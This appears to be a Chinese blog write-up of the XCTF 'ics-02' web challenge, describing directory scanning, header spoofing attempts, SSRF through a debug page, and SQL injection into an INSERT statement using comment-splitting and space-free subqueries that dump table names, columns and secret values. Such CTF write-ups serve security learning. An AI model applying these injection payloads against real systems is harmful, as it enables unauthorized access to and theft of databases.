
xctf ics-02

原创

old汪 于 2021-11-07 20:14:51 发布 47 收藏
分类专栏： xctf 文章标签： php 开发语言 后端



访问网址，打开文档中心，查看源代码。

```
            <a>文档查看</a>
        </li>
    </ul>
    <div class="site-demo-button" id="layerDemo" style="margin-bottom: 0;">
        <blockquote class="layui-elem-quote layui-quote-nm">
            Tips：在这里可以查看云平台操作文档。
        </blockquote>
            <button data-method="confirmTrans" class="layui-btn">温馨提示</button>
    </div>
    <div id="body">
        <form name="form1" method="get" action="secure/default.php" id="form1">
            <div>
                <span id="lblRegister"> 点击查看文档</span>
                <label>
                    <a href="download.php?dl=ssrf">paper. </a>
                </label>
            </div>
        </form>
    </div>
    <script src="layui/layui.js" charset="utf-8"></script>
    <script>
```



发现

`secure/default.php`（没啥用）

和`<a href="download.php?dl=ssrf">paper. </a>`


会下载一个`download.php`文件。（浏览器的自解码机制，`a`标签的`href`属性会进行`URL`解码）。

打开看一下




没啥有用的信息。


可以用的信息太少了，dirsearch扫一下。




访问secret/

secret.php是一个注册页面，secret_debug.php限制了IP访问。






尝试X-Forwarded-For，Client-IP，x-forwarded-fot，x-remote-IP，x-originating-IP，x-remote-ip，x-remote-addr，x-client-IP，x-client-ip，x-Real-ip，访问secret_debug.php都没有用，抓一下secret.php注册的包。




看到debug.php，结合之前的信息基本可以确定是通过SSRF去访问secret_debug.php了。

试一下



有点不会了，不会了怎么办，找大佬。

将secret.php注册请求放入secret_debug.php后面，仔细一想，确实应该如此。对txtfirst_name添加单引号，来判断注入。直接请求会404，结合之前的浏览器自解码机制，对特殊字符进行url编码。



根据返回信息猜测sql语句 Inset into xx values(xx,xx,xx,xx,xx,xx)。

上面注册成功时返回了C，A和11/11/1111。考虑到输入的位置利用点大概率是在C了。

sql语句为Inset into xx values('A','B','C','D','11/11/1111','1')'。

利用多行注释符/**/替换我们的数据

原来的数据：('A','B','C','D','11/11/1111','1')'

==>将A替换为A','B',(sql),'D'/*，将11/11/1111替换为*/,'11/11/1111 (注意一下单引号)

==>('A','B',(sql),'D'/*','B','C','D','*/,'11/11/1111','1')'

==>('A','B',(sql),'D','11/11/1111','1')' 成功替换了

看了大佬的脚本，写的不错，但是在bp上手动注却不成功，试了一下加括号去掉空格就OK了。

sql=database()

sql=(select(group_concat(table_name))from(information_schema.tables)where(table_schema)='ssrfw')

sql=(select(group_concat(column_name))from(information_schema.columns)where(table_name='cetcYssrf'))

sql=(select(group_concat(secretName))from(cetcYssrf))

sql=(select(group_concat(value))from(cetcYssrf))

参考

攻防世界-web-ics-02（sql注入、ssrf、目录扫描） - zhengna - 博客园

攻防世界 ics-02 writeup 学习 - Zhu013 - 博客园